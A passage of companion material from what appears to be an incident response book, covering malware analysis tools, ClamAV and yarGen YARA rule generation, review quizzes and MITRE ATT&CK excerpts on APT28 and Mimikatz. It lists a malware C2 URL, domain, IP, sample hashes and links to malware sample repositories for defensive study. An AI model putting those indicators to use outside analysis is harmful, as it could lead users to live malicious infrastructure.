  - credsman
3. The use of Rundll32 can be observed within the Prefetch files.
  - True
  - False

4. What type of Windows Security Event Log is indicative of a Remote Desktop Connection?
  - Event ID 4625 Type 3
  - Event ID 4625 Type 10
  - Event ID 4624 Type 3
  - Event ID 4264 Type 10

## Further reading

Refer to the following for more details about the topics covered in this chapter:

- *Cobalt Strike PowerShell Analysis*:  
<https://michaelkoczwara.medium.com/cobalt-strike-powershell-payload-analysis-eecf74b3c2f7>
- *Deobfuscating PowerShell*: <https://medium.com/mii-cybersec/malicious-powershell-deobfuscation-using-cyberchef-dfb9faff29f>
- *CyberChef*: <https://docs.securityonion.net/en/2.3/cyberchef.html>

# Chapter 16

## Images





Figure 16.1 – Malware analysis categories



**Figure 16.2 – PEStudio’s malware loading window**



**Figure 16.3 – PEStudio metadata view**




Figure 16.4 – PEStudio indicators view

encoding (0)	size (bytes)	location	Reg (0)	hex (10)	value (A44)
ASCII	11	0x00007054	Function	EspCloseFile	
ASCII	11	0x00007055	Function	ImprntList_Demux	
ASCII	18	0x00007056	Function	ImprntList_AuthMasked	
ASCII	16	0x00007057	Function	ImprntList_Creata	
ASCII	10	0x00007058	Function	CoCreateInstance	
ASCII	11	0x00007059	Function	GetInventorise	
ASCII	12	0x0000705A	Function	DeleteInvent	
ASCII	11	0x0000705B	Function	CoTaskMemFree	
ASCII	25	0x0000705C	Format-string	enabling interface: 3d%5	
ASCII	22	0x0000705D	Format-string	processing data: %d%5	
ASCII	3	0x0000705E	Format-string	_3d%5	
ASCII	3	0x0000705F	Format-string	3d%5c5	
ASCII	3	0x00007060	Format-string	3d%5c5	
ASCII	2	0x00007061	Format-string	3d%5	
ASCII	4	0x00007062	Format-string	3d%4	
ASCII	4	0x00007063	Format-string	3d%4	
ASCII	4	0x00007064	Format-string	3d%4	
ASCII	17	0x00007065	File	KERNAL32.dll	
ASCII	10	0x00007066	File	USER32.dll	
ASCII	4	0x00007067	File	SHELL32.dll	

Figure 16.5 – PEStudio strings




Figure 16.6 – Process Explorer





Figure 16.7 – PCHealthCheck.exe VirusTotal check



**Figure 16.8 – Process Spawn Control notepad.exe suspension**



**Figure 16.9 – Process Explorer notepad.exe suspended**



**Figure 16.10 – Process Explorer notepad.exe running**

A screenshot of the Intezer Analyze web interface. At the top, it says 'INTEZER ANALYZE'. Below that are three search options: 'Search Hash' (selected), 'Search Malware Family', and 'Search Exact String'. There is a search bar with placeholder text 'Search by hash (SHA256 / MD5 / SHA1)' and a 'Search' button. Below the search bar is a section titled 'Or upload a file' with a dashed box for file upload. Inside the box is a cloud icon and the text 'Drop file / click to browse (Up to 16MB)'. Below the box are two buttons: 'Private' and 'Public'. To the right of the upload area is a 'Supported formats:' list: Windows Executable Files (PE) – exe, .dll, .sys – native x86, native x64 and .NET; Linux Executable Files (ELF) – native x86, native x64, ARM32, ARM64; Document and script files (Office, PDF, Powershell, VBS); Android applications (APK); and Installers. At the bottom left, there is a note: '\* Files uploaded by community users can be used by Intezer and shared with 3rd party vendors.'

**Figure 16.11 – Intezer Analyze file upload**



Figure 16.12 – Intezer metadata




Figure 16.13 – Intezer – Generic Summary



Figure 16.14 – Intezer malware conviction



Figure 16.15 – Reused genes




Figure 16.16 – Code analysis

Genetic Summary | Related Samples | Code (159) | Strings (451) | Capabilities (32)

Search String...  
Incomplete download and damaged me  
dia. Contact the

Filters  
Family types:  
 All (451)  
 Unknown (240)  
 installer (6)  
 Common (207)

Families:  
 All (6)  
 NSIS (4)

Tags:  
 All (2)  
 network\_artifact (2)

String Value	Family	Tag
http://nsis.sf.net/NSIS_Error	Common	network_artifact
GetWindowsDirectoryA	Common	
SetCurrentDirectoryA	Common	
GetSystemDirectoryA	Common	
CreateDialogParamA	Common	
CreateDirectoryA	Common	
RemoveDirectoryA	Common	

Figure 16.17 – Strings

MITRE ATT&CK Technique Detection | Powered with CAPA by FireEye

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Extraction	Impact	
		Command and Scripting Interpreter				Modify Registry		Application Window Discovery		Discard Data			System Shutdown/Reset	
		Shared Modules				Obfuscated File or Information		File and Directory Discovery						
							Query Registry							
								System Information Discovery						
Capabilities														
MITRE ATT&CK			Capability			Category			Found in Code From:					
Execution : Command and Scripting Interp...			accept command line arguments			host-interactions			installer: NSIS					

Figure 16.18 – MITRE ATT&CK techniques

Type	IOC	Source Type
Address	http://www.ibsemsoftware.com/	Extracted malware configuration
Address	http://aff-forgelw.com/Bn4/fre.php	Extracted malware configuration, Network communication
IP	162.255.119.41	Network communication
Domain	aff-forgelw.com	Network communication

Figure 16.19 – Malware IOCs

```
# Comment or remove the line below.
Example
```

Figure 16.20 – Configuration file entry

```
FLARE Wed 07/27/2022 15:29:10.44
C:\Program Files\ClamAV\freshclam.exe
Creating missing database directory: C:\Program Files\ClamAV\database
ClamAV update process started at Wed Jul 27 15:29:49 2022
daily database available for download (remote version: 26615)
Time: 3.6s, ETA: 0.0s [=====>] 56.54MiB/56.54MiB
Testing database: 'C:\Program Files\ClamAV\database\tmp.268c323a4b\clamav-07b19f04b1dca21dd54086b2bb4e6574.tmp-daily.cvd'
...
[libClamAV] ****
[libClamAV] *** Virus database timestamp in the future! ***
[libClamAV] *** Please check the timezone and clock settings ***
[libClamAV] ****
Database test passed.
```

Figure 16.21 – FreshClam signature update

```
C:\Program Files\ClamAV>clamscan.exe "C:\Users\Flare\Documents\Suspected_Malware"
Loading: 23s, ETA: 0s [=====>] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====>] 41/41 tasks

C:\Users\Flare\Documents\Suspected_Malware\2021-10-13-startup-menu-link-for-DrIndex.bin: OK
C:\Users\Flare\Documents\Suspected_Malware\6af883bf1731e3c56ed7e1d90d15247a7e6b9c66ea03873c2793d34a7443c846.exe: OK
C:\Users\Flare\Documents\Suspected_Malware\6b69de892df50de9a94577fed5a2ccb099820f7ca618771a93cca4de6196d242.exe: OK
C:\Users\Flare\Documents\Suspected_Malware\CustomShellHost.exe: OK
C:\Users\Flare\Documents\Suspected_Malware\data.dll: OK
C:\Users\Flare\Documents\Suspected_Malware\UI70.dll: OK
C:\Users\Flare\Documents\Suspected_Malware\dhapi.dll: OK
C:\Users\Flare\Documents\Suspected_Malware\k.js: OK
C:\Users\Flare\Documents\Suspected_Malware\qui.zip: XlsDownloader.SquirrelWaffle1021-9903731-@ FOUND
C:\Users\Flare\Documents\Suspected_Malware\Stolen_Images_Evidence.iso: OK
```

Figure 16.22 – Clamscan output

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m
/home/remnux/Downloads/malware_samples/
```

### Figure 16.23 – YarGen YARA rule generator

## Code and Commands:

### Command 16.1:

```
copy .\conf_examples\freshclam.conf.sample .\freshclam.conf  
copy .\conf_examples\clamd.conf.sample .\clamd.conf
```

## Command 16.2:

C:\Program Files\ClamAV>freshclam.exe

### Command 16.3:

```
C:\Program Files\ClamAV>clamscan.exe  
"C:\Users\flare\Documents\Suspected Malware"
```

### Command 16.4:

```
rule CISA_10376640_01 : trojan wiper ISAACWIPER
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10376640"
        Date = "2022-03-14"
        Last_Modified = "20220418_1900"
        Actor = "n/a"
        Category = "Trojan Wiper"
        Family = "ISAACWIPER"
        Description = "Detects ISACC Wiper samples"
        MD5_1 = "aa98b92e3320af7a1639de1bac6c17cc"
        SHA256_1 =
"abf9adf2c2c21c1e8bd69975dfccb5ca53060d8e1e7271a5e9ef3b56a7
```

```

e54d9f"
    MD5_2 = "8061889aaebd955ba6fb493abe7a4de1"
    SHA256_2 =
"afe1f2768e57573757039a40ac40f3c7471bb084599613b3402b1e9958
e0d27a"
    MD5_3 = "ecce8845921a91854ab34bff2623151e"
    SHA256_3 =
"13037b749aa4b1eda538fd426d6ac41c8f7b1d02d83f47b0d187dd6451
54e033"
    strings:
        $s0 = { 73 00 74 00 61 00 72 00 74 00 20 00 65 00 72
00 61 00 73 00 69 00 6E 00 67 }
        $s1 = { 6C 00 6F 00 67 00 69 00 63 00 61 00 6C }
        $s2 = { 46 00 41 00 49 00 4C 00 45 00 44 }
        $s3 = { 5C 00 6C 00 6F 00 67 00 2E 00 74 00 78 00 74
}
        $s4 = { 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E
6F }
        $s5 = { 53 74 61 72 74 40 34}
        $s6 = { 3B 57 34 74 2D 6A}
        $s7 = { 43 6C 65 61 6E 65 72 2E}
    condition:
        all of ($s0,$s1,$s2,$s3,$s4) or all of ($s5,$s6,$s7)
}

```

**Command 16.5:**

```

remnux@remnux:~/yarGen-master$ python3 yarGen.py -m
/home/remnux/Downloads/malware_samples/

```

**Command 16.6:**

```

/*
    YARA Rule Set
    Author: yarGen Rule Generator
    Date: 2022-07-27
    Identifier: malware_samples
    Reference: https://github.com/Neo23x0/yarGen
*/
/* Rule Set -----
----- */

```

```
rule
sig_6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4d
e6196d242
{
    meta:
        description = "malware_samples - file
6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de619
6d242.exe"
        author = "yarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2021-07-27"
        hash1 =
"6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de61
96d242"
    strings:
        $x1 = "<?xml version=\"1.0\" encoding=\"UTF-8\""
standalone=\"yes\"?><assembly xmlns=\"urn:schemas-
microsoft-com:asm.v1\" manifestVersio" ascii
        $x2 = "<assemblyIdentity version=\"1.0.0.0\""
processorArchitecture=\"X86\""
name=\"Nullsoft.NSIS.exehead\""
type=\"win32\"/><description>" ascii
        $s3 = "ExecutionLevel level=\"asInvoker\""
uiAccess=\"false\"/></requestedPrivileges></security></trus
tInfo><compatibility xmlns=\"urn:s" ascii
        $s4 = " Install System v2.46</description><trustInfo
xmlns=\"urn:schemas-microsoft-
com:asm.v3\"><security><requestedPrivileges><request" ascii
        $s5 = "s-microsoft-
com:compatibility.v1\"><application><supportedOS
Id=\"\{35138b9a-5d96-4fbd-8e2d-a2440225f93a\}\"/><supportedOS
Id=\"\{e" ascii
        $s6 = "<?xml version=\"1.0\" encoding=\"UTF-8\""
standalone=\"yes\"?><assembly xmlns=\"urn:schemas-
microsoft-com:asm.v1\" manifestVersio" ascii
        $s7 = "SHFOLDER" fullword ascii /* Goodware String -
occured 37 times */
        $s8 = "NullsoftInst" fullword ascii /* Goodware
String - occurred 89 times */
        $s9 = "SeShutdownPrivilege" fullword ascii /*
```

```

Goodware String - occurred 153 times */
    $s10 = "mXDZG^H}" fullword ascii
    $s11 = "WyUG\"_`" fullword ascii
    $s12 = "_`.XJn" fullword ascii
    $s13 = "nTwZvD#" fullword ascii
    $s14 = "gTFeK?" fullword ascii
    $s15 = "snBZR_j" fullword ascii
    $s16 = "vRPe~VSR" fullword ascii
    $s17 = "008deee3d3f0" ascii
    $s18 = "]WJgX>kMix" fullword ascii
    $s19 = ",ywSvQMQ" fullword ascii
    $s20 = "fjUu.$U" fullword ascii
condition:
    uint16(0) == 0x5a4d and filesize < 500KB and
    1 of ($x*) and 4 of ($s*)
}

```

Command 16.7:

```
$x3 = "http://nsis.sf.net/NSIS_Error" ascii
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of the following is not a type of malware?
  - Trojan
  - Keylogger
  - Rootkit
  - Webshell
2. Responders should create a controlled environment in which to conduct malware analysis.
  - True
  - False
3. Which of the following is a type of static analysis?
  - Runtime behavior
  - String extraction
  - Memory addressing
  - Malware coding

4. Which of the following is a type of dynamic analysis?
  - Disassembly
  - Defined point
  - Packer analysis
  - Artifact extraction

## Further reading

Refer to the following for more information about the topics covered in this chapter:

- A source for .pcap files and malware samples: <https://www.malware-traffic-analysis.net/index.html>
- Malware Unicorn: <https://malwareunicorn.org/#/>
- MalwareJake: <http://malwarejake.blogspot.com/>
- Florian Roth's GitHub account: <https://github.com/Neo23x0/>
- Malware Bazaar Sample:  
<https://bazaar.abuse.ch/sample/6b69de892df50de9a94577fed5a2cbb0998207ca618771a93cca4de6196d242/>.
- Malware Traffic Analysis samples: <https://www.malware-traffic-analysis.net/2021/10/13/2021-10-13-Dridex-malware-and-artifacts.zip>

# Chapter 17

## Images




Figure 17.1 – The Pyramid of Pain



**Figure 17.2 – The intelligence cycle**

## Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

ID: TA0003  
Created: 17 October 2018  
Last Modified: 19 July 2019

[Version](#) [Permalink](#)

**Figure 17.3 – MITRE ATT&CK Persistence**

## Boot or Logon Initialization Scripts

**Sub-techniques (5)**

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

An adversary may also be able to escalate their privileges since some boot or logon initialization scripts run with higher privileges.

ID: T1037  
Sub-techniques: T1037.001, T1037.002, T1037.003, T1037.004, T1037.005  
① Tactics: Persistence, Privilege Escalation  
① Platforms: Linux, Windows, macOS  
① CAPEC ID: CAPEC-564  
Version: 2.1  
Created: 31 May 2017  
Last Modified: 01 April 2022

[Version Permalink](#)

Figure 17.4 – MITRE ATT&CK technique T1037

### Procedure Examples

ID	Name	Description
G0007	APT28	An APT28 loader Trojan adds the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> to establish persistence. <sup>[3]</sup>
S0438	Attor	Attor's dispatcher can establish persistence via adding a Registry key with a logon script <code>HKEY_CURRENT_USER\Environment\UserInitMprLogonScript</code> . <sup>[4]</sup>
G0080	Cobalt Group	Cobalt Group has added persistence by registering the file name for the next stage malware under <code>HKEY\Environment\UserInitMprLogonScript</code> . <sup>[5]</sup>
S0044	JHUHUGIT	JHUHUGIT has registered a Windows shell script under the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> to establish persistence. <sup>[6][7]</sup>
S0526	KGH_SPY	KGH_SPY has the ability to set the <code>HKEY\Environment\UserInitMprLogonScript</code> Registry key to execute logon scripts. <sup>[8]</sup>
S0251	Zebrocy	Zebrocy performs persistence with a logon script via adding to the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> . <sup>[9]</sup>

Figure 17.5 – MITRE ATT&CK T1307.001 procedure example

## APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTSsS) military unit 26165.<sup>[1]</sup> This group has been active since at least 2004.<sup>[2][3][4][5][6][7][8][9][10][11][12]</sup>

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.<sup>[4]</sup> In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations.<sup>[13]</sup> Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

ID: G0007  
① Associated Groups: SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127  
Contributors: Sébastien Ruel, CGI; Drew Church, Splunk; Emily Ratliff, IBM; Richard Gold, Digital Shadows  
Version: 3.1  
Created: 31 May 2017  
Last Modified: 19 April 2021

Figure 17.6 – APT28 profile

### Associated Group Descriptions

Name	Description
SNAKEMACKEREL	[14]
Swallowtail	[11]
Group 74	[15]
Sednit	This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. <sup>[7][6][16][8]</sup>
Sofacy	This designation has been used in reporting both to refer to the threat group and its associated malware. <sup>[5][6][4][17][8][15]</sup>
Pawn Storm	[6][17][18]
Fancy Bear	[4][6][17][20][15][11][19]
STRONTIUM	[16][17][20][21][18]
Tsar Team	[17][15][19]
Threat Group-4127	[6]
TG-4127	[6]

Figure 17.7 – APT28 Associated Group Descriptions

## Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1134	.001 Access Token Manipulation: Token Impersonation/Theft	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation. <sup>[22]</sup>
Enterprise	T1583	.001 Acquire Infrastructure: Domains	APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources and other organizations. <sup>[23] [15]</sup>
Enterprise	T1595	.002 Active Scanning: Vulnerability Scanning	APT28 has performed large-scale scans in an attempt to find vulnerable servers. <sup>[20]</sup>
Enterprise	T1071	.003 Application Layer Protocol: Mail Protocols	APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims. <sup>[9]</sup>
		.001 Application Layer Protocol: Web Protocols	Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP and other legitimate channels for C2, depending on module configuration. <sup>[9]</sup>

Figure 17.8 – APT28 Techniques Used

S0002	Mimikatz	[16]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: DCSync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket
-------	----------	------	--

Figure 17.9 – Mimikatz tool use

## Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks.<sup>[11] [10]</sup>

ID: S0002  
 Type: TOOL  
 Platforms: Windows  
 Contributors: Vincent Le Toux  
 Version: 1.3  
 Created: 31 May 2017  
 Last Modified: 09 February 2021

Figure 17.10 – Mimikatz tool profile

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
11 items	34 items	62 items	32 items	69 items	21 items	23 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery
